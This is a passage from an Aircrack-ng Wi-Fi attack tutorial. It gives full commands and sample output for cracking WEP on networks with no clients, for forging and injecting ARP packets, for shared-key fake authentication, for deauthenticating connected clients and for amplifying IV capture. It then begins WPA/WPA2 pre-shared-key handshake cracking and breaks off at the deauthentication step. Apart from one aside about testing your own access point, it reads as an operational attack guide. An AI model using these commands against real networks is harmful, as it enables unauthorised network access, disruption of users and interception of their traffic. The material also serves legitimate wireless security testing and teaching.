Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
```

```
Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```

Success! The file “replay_dec-0201-191706.xor” above can now be used in to generate an ARP packet.

Helpful Tips

Be sure the packet is 68 or more bytes otherwise you may not have enough PRGA data to subsequently generate a packet. The PRGA captured has to be equal or greater than the packet length we want to generate.

At home, to generate some packets to force chopchop to start, ping a non-existent IP on your network. This forces an ARP to be broadcast and this will show up in chopchop to be used.

You can check the decrypted packet by running “tcpdump -n -vvv -e -s0 -r replay_dec-0201-191706.cap”. In our example above:

```
reading from file replay_dec-0201-191706.cap, link-type IEEE802_11 (802.11)
19:17:06.842866 0us DA:Broadcast BSSID:00:14:6c:7e:40:80 SA:00:40:f4:77:e5:c9
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0×03: oui Ethernet (0×000000),
ethertype ARP (0×0806): arp who-has 192.168.1.12 tell 192.168.1.1
```

If something happens part way through chopchop, you can reuse the source packet by entering “*aireplay-ng -4 ath0 -h 00:09:5B:EC:EE:F2 -r replay_src-0201-191639.cap*”. The replay source file is noted when chopchop starts.

Taking the previous tip further, if you have a capture file from another session, you can use it as input “*aireplay-ng -4 ath0 -h 00:09:5B:EC:EE:F2 -r capture-from-some-other-time.cap*”

Troubleshooting Tips

If the first packet you select does not work, then try a few others. Sometimes it takes more than one try to be successful with either attack.

The chopchop attack will not be successful on some APs. If this happens, move on to the fragmentation attack (and vice versa.)

Make sure you are properly associated. To check this, follow the tcpdump instructions in step 2.

6.3.4.6 Step 5

Use Packetforge-ng to create an ARP packet

In the previous step, we obtained PRGA. It does not matter which attack generated the PRGA, both are same for our purposes. The PRGA file has a“.xor” extention. We can now use this PRGA to generate a packet for injection. We will be generating an ARP packet for injection. The objective is to have the AP rebroadcast the injected ARP packet. When it rebroacasts it, a new IV is obtained. All these new IVs will ultimately be used to crack the WEP key.

But first, let’s generate the ARP packet for injection by entering:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -k 255.255.255.255 -l 255.255.255.255.255 -y fragment-0203-180343.xor -w arp-request

Where:

- -0 - generate an ARP packet
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - MAC address of our card
- -k 255.255.255.255 - the destination IP (most APs respond to 255.255.255.255)
- -l 255.255.255.255.255 - the source IP (most APs respond to 255.255.255.255)
- -y fragment-0203-180343.xor - file to read the PRGA from
- -w ARP-request - name of file to write the ARP packet to

The system will respond:

```
Wrote packet to: arp-request
```

Helpful Tips

After creating the packet, use tcpdump to review it from a sanity point of view. See below. It looks good!

```
tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
10:49:17.456350 WEP Encrypted 258us BSSID:00:14:6c:7e:40:80 SA:00:09:5b:ec:ee:f2
DA:Broadcast Data IV: 8f Pad 0 KeyID 0
```


Since you are testing against your own AP (you are, right?), then decrypt the packet and ensure it is correct. These steps are not required; they just prove to yourself that you have generated the correct packet.

Decrypt the packet:

airdecap-ng -e teddy -w <put your WEP key here> arp-request

View the decrypted packet:

tcpdump -n -r arp-request-dec

The output should be similar to:

```
reading from file arp-request-dec, link-type EN10MB (Ethernet)
10:49:17.456350 arp who-has 255.255.255.255 tell 255.255.255.255
```

6.3.4.7 Step 6

Start Airodump-ng

Open a new console session to capture the generated IVs. Then enter:

airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w capture ath0

Where:

- -c 9 - the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 - the AP MAC address. This eliminates extraneous traffic.
- --ivs - specifies that you only want to capture the IVs. This keeps the file as small as possible. Don't use this option when using "*aircrack-ng -z*".
- -w capture - file name prefix for the file which will contain the IVs.
- ath0 - the interface name.

6.3.4.8 Step 7

Inject the ARP packet

Using the console session where you generated the ARP packet, enter:

aireplay-ng -2 -r arp-request ath0

Where:

- -2 - use interactive frame selection
- -r ARP-request -defines the file name from which to read the ARP packet
- ath0 - the interface to use

The system will respond:

```
Size: 68, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:09:5B:EC:EE:F2

      0x0000:  0841 0201 0014 6c7e 4080 0009 5bec eef2  .A....l~@...[...
      0x0010:  ffff ffff ffff 8001 8f00 0000 7af3 8be4  ............z...
      0x0020:  c587 b696 9bf0 c30d 9cd9 c871 0f5a 38c5  ...........q.Z8.
      0x0030:  f286 fdb3 55ee 113e da14 fb19 17cc 0b5e  ....U..>.......^
      0x0040:  6ada 92f2                                j...

      Use this packet ? y
```

Enter “y” to use this packet. The system responds by showing how many packets it is injecting and reminds you to start airodump if it has not already been started:

```
 Saving chosen packet in replay_src-0204-104917.cap
 You should also start airodump-ng to capture replies.
 End of file.
```

While this command is successfully running, the Airodump-ng screen will look similar to:

```
 CH  9 ][ Elapsed: 16 s ][ 2007-02-04 11:04

  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
  00:14:6C:7E:40:80   47 100      179    2689  336   9  11  WEP  WEP         teddy
  BSSID              STATION            PWR  Lost  Packets  Probes

  00:14:6C:7E:40:80  00:09:5B:EC:EE:F2   29     0     2707
```

You'll notice that only one AP is being displayed since we included an Airodump-ng filter to limit the capture to a single BSSID. Also notice that the station packets are roughly equal to the BSSID data packets. This means injection is working well.

Also notice the data rate of 336 packets per second which is also an indicator that the injection is working well. This is an "ideal" injection scenario.

Troubleshooting Tips

If the BSSID data packets are not increasing, make sure you are still associated with the AP. To do this, follow the tcpdump instructions in step 2.

6.3.4.9 Step 8

Run Aircrack-ng to obtain the WEP key

Start another console session and enter:

aircrack-ng -z -b 00:14:6C:7E:40:80 capture*.cap

Where:

- -z - to use the PTW WEP-cracking method.
- capture*.cap - selects all dump files starting with “capture” and ending in “cap”.
- -b 00:14:6C:7E:40:80 - selects the one AP we are interested in

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. Using the PTW method, 40-bit WEP can be cracked with as few as 20,000 data packets and 104-bit WEP with 40,000 data packets. As a reminder, the PTW method only works successfully with ARP request/reply packets. Since this covers injection ARP request packets, you can properly use this method. The other requirement is that you capture the full packet with Airodump-ng. Meaning, do not use the “--ivs” option.

If you don’t use the “-z” option, then the FMS/Korek method is applied. You will then need approximately 250,000 IVs for 64 bit and 1,500,000 IVs for 128bit keys. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.

Troubleshooting Tips:

Sometimes you need to try various techniques to crack the WEP key. Try “-n” to set various key lengths. Use “-f” and try various fudge factors. Use “-k” and try disabling various korek methods.

6.3.5 Alternate Solution

There is a neat trick which simplifies cracking WEP with no clients. Essentially it takes any packet broadcast by the AP and converts it to a broadcast packet such that the AP generates a new IV.

It is important to understand that if you use this trick, you can't use the "-z" PTW method option when crack the WEP key. This is because the PTW method requires ARP request/reply packets and this trick does not generate them.

OK, at this point you are asking why didn't you show me this technique right at the start? The reason is that this technique rebroadcasts whatever size packet you receive. So if you receive a 1000 byte packet you then rebroadcast 1000 bytes. This potentially slows down the packets per second rate considerably. However, on the good news side, it is simple and easy to use. You might also get lucky and receive a very small packet for rebroadcasting. In this case, the performance is comparable to the solution described above.

The same assumptions apply and you must also perform a successful fake authentication first.

Enter the following command:

aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -2 - use interactive frame selection
- -p 0841 - sets the Frame Control Field such that the packet looks like it is being sent from a wireless client.
- c FF:FF:FF:FF:FF:FF - sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.

- -b 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - the MAC address of our card and must match the MAC used in the fake authentication
- ath0 - the interface to use

The system will respond:

```
Read 698 packets...

     Size: 86, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:D0:CF:03:34:8C

     0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
     0x0010:  00d0 cf03 348c a0f4 2000 0000 e233 962a  ....4... ....3.*
     0x0020:  90b5 fe67 41e0 9dd5 7271 b8ed ed23 8eda  ...gA...rq...#..
     0x0030:  ef55 d7b0 a56f bc16 355f 8986 a7ab d495  .U...o..5_......
     0x0040:  1daa a308 6a70 4465 9fa6 5467 d588 c10c  ....jpDe..Tg....
     0x0050:  f043 09f6 5418                           .C..T.

Use this packet ? y
```

You enter “y” to select the packet and start injecting it. Remember, the smaller the packet, the better. You then start injecting:

```
Saving chosen packet in replay_src-0411-145110.cap
 Sent 10204 packets...(455 pps)
```

If you have not already started Airodump-ng, be sure to start it now. Once you have sufficient IVs, you can start Aircrack-ng and attempt to crack the WEP key.

Another variation of this attack is to use packets from a previous capture. You must have captured the full packets, not just the IVs.

Here is what the command would look like:

aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -r capture-01.cap ath0

Where " *-r capture-01.cap*" is data from a previous capture.

6.4 Cracking WEP with Shared Key Authentication

File: shared.key.authentication

6.4.1 Introduction

This covers the situation where you receive the following error message when trying to do fake authentication with Aireplay-ng:

```
15:46:53  Sending Authentication Request
15:46:53  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

It will describe the WEP authentication schemes so you have an understanding of what you are doing. Then explain the techniques and troubleshooting methods in detail.

6.4.2 Equipment used

Here are our players:

- MAC address of PC running Aircrack-ng suite: 00:09:5B:EC:EE:F2
- BSSID (MAC address of AP): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0
- MAC address of a client associated with the AP: 00:0F:B5:34:30:30

You should gather the equivalent information for the network you will be working on. Then change the values in the examples below to your specific network.

6.4.3 Solution

6.4.3.1 Solution Background

An AP must authenticate a station before the station can associate with the AP or communicate with the network. The IEEE 802.11 standard defines two types of WEP authentication: Open System and Shared Key.

Open System Authentication allows any device to join the network, assuming that the device SSID matches the AP SSID. Alternatively, the device can use the “ANY” SSID option to associate with any available AP within range, regardless of its SSID.

Shared Key Authentication requires that the station and the AP have the same WEP key to authenticate.

We will be dealing with the shared key authentication. Netgear has a very nice diagram and write-up on shared key authentication. Please take a minute and review this material so you understand what shared key authentication is and how it works.

6.4.3.2 Solution Overview

In order to do a shared key fake authentication, you need to have a PRGA (pseudo random generation algorithm) XOR file to feed into it. We will look at the detailed steps to obtain this in a typical scenario. Then use the PRGA XOR file to perform a fake authentication.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start Airodump-ng on AP channel with filter for BSSID to collect the PRGA XOR file
3. Deauthenticate a connected client
4. Perform shared key fake authentication

6.4.3.3 Step 1

Start the wireless interface in monitor mode on AP channel

Enter the following command to start the wireless card on channel 9 in monitor mode:

airmon-ng start wifi0 9

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the Madwifi-ng drivers are being used.

The system will respond:

```
Interface      Chipset      Driver

 wifi0         Atheros      madwifi-ng
 ath0          Atheros      madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that "ath0" is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter "iwconfig".

The system will respond:

```
 lo        no wireless extensions.
 eth0      no wireless extensions.
 wifi0     no wireless extensions.
 ath0      IEEE 802.11g  ESSID:""  Nickname:""
           Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
           Bit Rate:0 kb/s   Tx-Power:15 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
```

```
            Rx invalid nwid:0   Rx invalid crypt:0   Rx invalid frag:0
            Tx excessive retries:0   Invalid misc:0    Missed beacon:0
```

Troubleshooting Tips

If another interface started other than ath0 then you can use "airomon-ng stop athX" where X is each interface you want to stop. Once they are all stopped, then use "*airmon-ng start wifi0 <channel>*" to start it.

6.4.3.4 Step 2

Start Airodump-ng

Open a new console session to capture the PRGA XOR file. Then enter:

airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w sharedkey ath0

Where:

- -c 9 - the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 - the AP MAC address. This eliminates extraneous traffic.
- -w sharedkey - file name prefix for the file which will contain the PRGA XOR data.
- ath0 - the interface name.

Beyond the error message shown in the introduction, how do you determine if shared key authentication is required? In the screen below, notice the "PSK" for the AP under CIPHER. This means it is using shared key authentication. This will not show up until a client has successfully associated with the AP.

```
 CH  9 ][ Elapsed: 20 s ][ 2007-02-10 16:29
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:14:6C:7E:40:80   37 100      197        9    0   9  11  WEP  WEP    PSK  teddy
 BSSID              STATION            PWR  Lost  Packets  Probes
 00:14:6C:7E:40:80  00:0F:B5:34:30:30   61     0        7
```

Once "PSK" appears on the Airodump-ng screen, do file listing and it will look something like:

sharedkey-01-00-14-6C-7E-40-80.xor sharedkey-01.cap sharedkey-01.txt

The "sharedkey-01-00-14-6C-7E-40-80.xor" file contains the PRGA XOR bits that can be used in a later step to successfully complete the fake authentication. The sample shared.key.authentication can be viewed with Wireshark to see what the packet exchange looks like. You can compare this to your own captures to determine if you are missing packets.

In real life, you will not likely be that lucky and happen to be sniffing when a wireless client associates with the AP yielding the PRGA XOR file. To obtain the PRGA XOR bit file, there are two basic methods:

The first step is to be patient. Meaning, start Airodump-ng and just wait for a client to associate. You know this has happened when CIPHER field goes from blank to "PSK". Success! If this happens then skip step 3 "Deauthenticate a connected client" and proceed to step 4

The second method is to deauthenticate a client to force it to associate again. This will allow you to capture the shared key authentication handshake.

6.4.3.5 Step 3

Deauthenticate a connected client

This step is only required if you do not have a PRGA XOR file. You may also use the PRGA XOR file obtained via a chopchop or fragmentation attack.

Based on the output of Airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following command:

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

Where:

- -0 - deauthentication
- 1 the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 - the MAC address of the AP
- -c 00:0F:B5:34:30:30 - the MAC address of the client you are deauthing
- ath0 - the interface name

The output should look similar to:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

Prior to executing the command above, Open a new console and start Airodump-ng in the same way as you did earlier "*airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w sharedkey ath0*". Once you run the deauthentication command, see if Airodump-ng has output the PRGA XOR file.

6.4.3.6 Step 4

Perform Shared Key Fake Authentication

Now that you have a PRGA XOR file, you are ready to execute the shared key fake authentication.

aireplay-ng -1 0 -e teddy -y sharedkey-04-00-14-6C-7E-40-80.xor -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -1 - fake authentication
- 0 - only authenticate once
- -e teddy - the SSID of the network
- -y sharedkey-04-00-14-6C-7E-40-80.xor - the name of file containing the PRGA xor bits
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2
- ath0 - the interface name

The following is an example of a successful authentication:

```
11:44:55  Sending Authentication Request
11:44:55  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

If you receive the messages above, you are good to go forward with the standard injection techniques.

The following is an example of a failed authentication:

```
11:45:06  Sending Authentication Request
11:45:06  AP rejects open-system authentication
Part1: Authentication
Authentication failed!
Part1: Authentication
Authentication failed!
and so on...
```

Here is another type of failure:

```
11:55:05  Sending Authentication Request
11:55:05  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Not answering...(Step3)
Retrying association sequence!
Part2: Association
Not answering...(Step3)
Retrying association sequence!
and so on...
```

Usage Tip

If you use a PRGA XOR file obtained from a chopchop attack, be sure it is at least 144 bytes long. You need a minimum number of bits to successfully execute the shared key fake authentication.

Troubleshooting Tips

If you received the "Part 1 authentication failure" message, try another XOR file. Sometimes it appears that you have a proper handshake but this is not the case. Failing this, try some of the other tips below.

Some APs are configured to only allow selected MAC access to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. Changing your MAC address is not covered here. Check the Aircrack-ng wiki for FAQs and other related tutorials.

Make sure you are physically close enough to the AP to inject packets.

If you received the "Part2: Association Not answering...(Step3)" message, it means your card MAC address does not match the MAC address being used with the fake authentication command. Make sure both are the same and retry.

6.5 ARP amplification

Files:

- arp-1x
- arp-2x
- arp-3x

6.5.1 Introduction

This module deals with how to dramatically increase the number of initialization vectors (IVs) generated per second. Capture rates up to 1300 data IVs per second have been achieved! This is done by increasing the number of data packets generated for each packet injected. It is intended for advanced users of the Aircrack-ng suite.

There have been many advances whereby Aircrack-ng requires fewer and fewer data packets to determine the WEP key. Another approach to reducing the total elapsed time is to increase the rate of IVs collected. This presents a methodology of increasing the rate of IVs per second by having the wireless LAN generate multiple data packets for each one you inject.

Since this is intended for advanced users of the Aircrack-ng suite, the emphasis is on the theory and reviewing packet captures.

6.5.2 Solution

6.5.2.1 Assumptions used

- Your wireless rig is working and can inject packets.
- You are familiar with ARP.
- You have Wireshark installed and working.

6.5.2.2 Equipment used

The players:

- ESSID: teddy
- MAC address: 00:14:6C:7E:40:80 Channel: 9

Aircrack-ng System

- IP address: none
- MAC address: 00:0F:B5:88:AC:82

Ethernet wired Workstation

- IP address: 192.168.1.1
- MAC address: 00:D0:CF:03:34:8C

Wireless Workstation

- IP address: 192.168.1.59
- MAC address: 00:0F:B5:AB:CB:9D

6.5.3 Scenarios

We will explore the following scenarios:

- One for one ARP packets
- Two for one ARP packets
- Three for one ARP packets

The following module assumes you have used the KoreK chopchop or Fragmentation attacks to obtain the PRGA. It also assumes you know the IP address of various devices on the network. Chopchop is the most effective way to determine IP addresses since it decrypts packets for you. In turn, looking at the decrypted packet will give you the IP address and network being used. You can guess the network and typical IPs based on the manufacturer of the AP. The manufacturer can typically be determined via the MAC address. The same goes for DHCP pools which have standard defaults in each brand.

6.5.3.1 Scenario One - One for one ARP packets

Although it does not provide any extra amplification, we will examine it for educational purposes and also to provide a baseline measurement of our injection speed. In simple terms, for each ARP request that we inject, we get one new IV by the AP rebroadcasting it.

We generate an ARP request to inject:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 255.255.255.255 -l 255.255.255.255 -y fragment-0608-132715.xor -w arp-request-1x.cap

We inject the packet:

aireplay-ng -2 -r arp-request-1x.cap ath0

We measure the packets per second with Airodump-ng:

```
CH  9 ][ Elapsed: 12 s ][ 2007-06-08 14:14
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:14:6C:7E:40:80   21  71      130     4532  355   9  54  WEP  WEP         teddy
 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:0F:B5:88:AC:82   38     0     6666
```

As you can see above we achieve roughly 355 new data packets per second.

Let's look at part of the capture. *arp-1x.cap* is a representative subset of the full capture. Use Wireshark to review the capture along with the following description.

Here is a description of the relevant packets:

- **Packet 1:** Your standard beacon.
- **Packet 2:** This is the packet we are injecting using Aireplay-ng. Notice the DS Status flag is set to “TO DS” meaning from a client going to the AP wired network.
- **Packet 3:** The AP acknowledges the packet from the Aircrack-ng system.
- **Packet 4:** The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- **Packets 5-7** are repeat of 2-4 . This cycle is repeated constantly.

As you can see, there was only one new IVs generated per cycle - packets 4.

6.5.3.2 Scenario Two - Two for one ARP packets

This is where things start to get interesting. By sending an ARP request to a live system, we can get the AP to generate two new IVs for each packet we inject. This increases the rate of data collection significantly.

This is a little harder than it sounds since we need to know an IP of a wired client attached to the LAN. As described in the introduction you can determine IPs via a variety of methods. Notice that the source IP cannot be already used in the LAN and it must be valid for the network. You cannot use “255.255.255.255” like we do in many of our other examples.

We generate an ARP request to inject:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 192.168.1.1 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-2x.cap

We inject the packet:

aireplay-ng -2 -r arp-request-2x.cap ath0

We measure the packets per second with Airodump-ng:

```
 CH  9 ][ Elapsed: 8 s ][ 2007-06-08 14:12
  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
  00:14:6C:7E:40:80   38 100      107    10474  945   9  54  WEP  WEP         teddy
  BSSID              STATION            PWR  Lost  Packets  Probes
  00:14:6C:7E:40:80  00:0F:B5:88:AC:82   37     0    10921
```

As you can see above we achieve roughly 945 new data packets per second. This is a substantial increase over the first scenario.

Let's look at part of the capture (*arp-2x.cap*).

Use Wireshark to review the capture along with the following description.

- **Packet 1:** Your standard beacon.
- **Packet 2:** This is the packet we are injecting using Aireplay-ng. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- **Packet 3:** The AP acknowledges the packet from the Aircrack-ng system.
- **Packet 4:** The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- **Packet 5:** This is the ARP reply packet broadcast by the AP back to our system. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. The source MAC is a wired client. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- **Packets 6-9** are a repeat of the cycle 2-5 above. This cycle would be repeated constantly.

There are two new IVs generated per cycle - packets 4 and 5.

6.5.3.3 Scenario Three - Three for one ARP packets

The final scenario is where we generate three new IV data packets for every one that we inject. This scenario is the hardest one to perform successfully. However, when successful, it achieves the highest injection rate.

In this case we need to know an IP of a wireless client attached currently associated with the AP.

We generate an ARP request to inject:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k 192.168.1.89 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-3x.cap

We inject the packet:

aireplay-ng -2 -r arp-request-3x.cap ath0

We measure the packets per second with Airodump-ng:

```
CH  9 ][ Elapsed: 0 s ][ 2007-06-09 12:52
  BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
  00:14:6C:7E:40:80   32 100       30     3797 1294   9  54  WEP  WEP         teddy
  BSSID              STATION            PWR  Lost  Packets  Probes
  00:14:6C:7E:40:80  00:0F:B5:AB:CB:9D   47     0     1342
  00:14:6C:7E:40:80  00:0F:B5:88:AC:82   33     0     2641
```

As you can see above we achieve roughly 1294 new data packets per second. Wow!

Let's look at part of the capture (*arp-3x.cap*)

Use Wireshark to review the capture along with the following description.

- **Packet 1:** Your standard beacon.
- **Packet 2:** This is the packet we are injecting using Aireplay-ng. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- **Packet 3:** The AP acknowledges the packet from the Aircrack-ng system.
- **Packet 4:** The ARP request packet is broadcast by the AP. This is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- **Packet 5:** This is the ARP reply packet being sent by the wireless client to the AP. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. The source MAC is the wireless client. Notice the DS Status flag is set to “TO DS” meaning from a wireless client going to the AP wired network.
- **Packet 6:** The AP acknowledges the packet from the wireless client.
- **Packet 7:** The ARP request packet from the wireless client is sent to the Aircrack-ng system by the AP. You can verify this by looking at the source and destination MAC addresses. This is a new data packet. You will notice that is has a new unique IV and a different sequence number. Notice the DS Status flag is set to “FROM DS” meaning from the wired network (AP) to a wireless client.
- **Packets 8-13** are repeat of the cycle 2-7 above. This cycle would be repeated constantly.

There are three new IVs generated per cycle - packets 4, 5 and 7.

6.5.4 Important note

The speed of injection achieved depends on the hardware used (both the AP and the wireless card). With cheap hardware, the simple one-to-one attack may be the fastest. See this Aircrack-ng thread for more information.

6.6 Cracking WPA/WPA2

6.6.1 Introduction

This module will walk you through cracking WPA/WPA2 networks which use pre-shared keys.

WPA/WPA2 supports many types of authentication methods beyond pre-shared keys. Aircrack-ng can ONLY crack pre-shared keys. So make sure Airodump-ng shows the network as having the authentication type of PSK, otherwise don't bother trying to crack it.

There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2 as the key is not static. The only thing that does give enough information to start an attack is the handshake between client and AP.

The impact of having to use a brute force approach is substantial. Because it is very compute intensive, a computer can only test 50 to 300 possible keys per second depending on the computer CPU. It can take hours, if not days, to crunch through a large dictionary. If you are thinking about generating your own password list to cover all the permutations and combinations of characters and special symbols, check out this brute force time calculator first. You will be very surprised at how much time is required.

There is no difference between cracking WPA or WPA2 networks. The authentication methodology is basically the same between them, so the techniques used are identical.

6.6.2 Equipment used

To follow this, you must have two wireless cards.

Here are our players:

- MAC address of PC running Aircrack-ng suite: 00:0F:B5:88:AC:82
- MAC address of the wireless client using WPA2: 00:0F:B5:FD:FB:C2
- BSSID (MAC address of AP): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then change the values in the examples below to your specific network.

6.6.3 Solution

6.6.3.1 Solution Overview

The objective is to capture the WPA/WPA2 authentication handshake and then use Aircrack-ng to crack the pre-shared key. This can be done either actively or passively. “Actively” means you will accelerate the process by deauthenticating an existing wireless client. “Passively” means you simply wait for a wireless client to authenticate to the WPA/WPA2 network. The advantage of the passive method is that you don’t actually need injection capability and thus the Windows version of Aircrack-ng can be used.

Here are the basic steps we will be going through:

2. Start Airodump-ng on AP channel with filter for BSSID to collect authentication handshake
3. Use Aireplay-ng to deauthenticate the wireless client
4. Run Aircrack-ng to crack the pre-shared key using the authentication handshake

6.6.3.2 Step 1

Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

First stop ath0 by entering:

airmon-ng stop ath0

The system responds:

```
Interface       Chipset         Driver
wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter "iwconfig" to ensure there are no other athX interfaces. The output should look similar to:

```
lo        no wireless extensions.
eth0      no wireless extensions.
wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 (in our example) in monitor mode:

airmon-ng start wifi0 9

To confirm the interface is properly setup, enter "iwconfig".

6.6.3.3 Step 2

Start Airodump-ng to collect authentication handshake

The purpose of this step is run Airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0

Where:

- -c 9 - the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 - the AP MAC address. This eliminates extraneous traffic.
- -w psk - the file name prefix for the file which will contain the IVs.
- ath0 - the interface name.

Note: Do NOT use the "--ivs" option. You must capture the full packets.

6.6.3.4 Step 3

Use Aireplay-ng to deauthenticate the wireless client

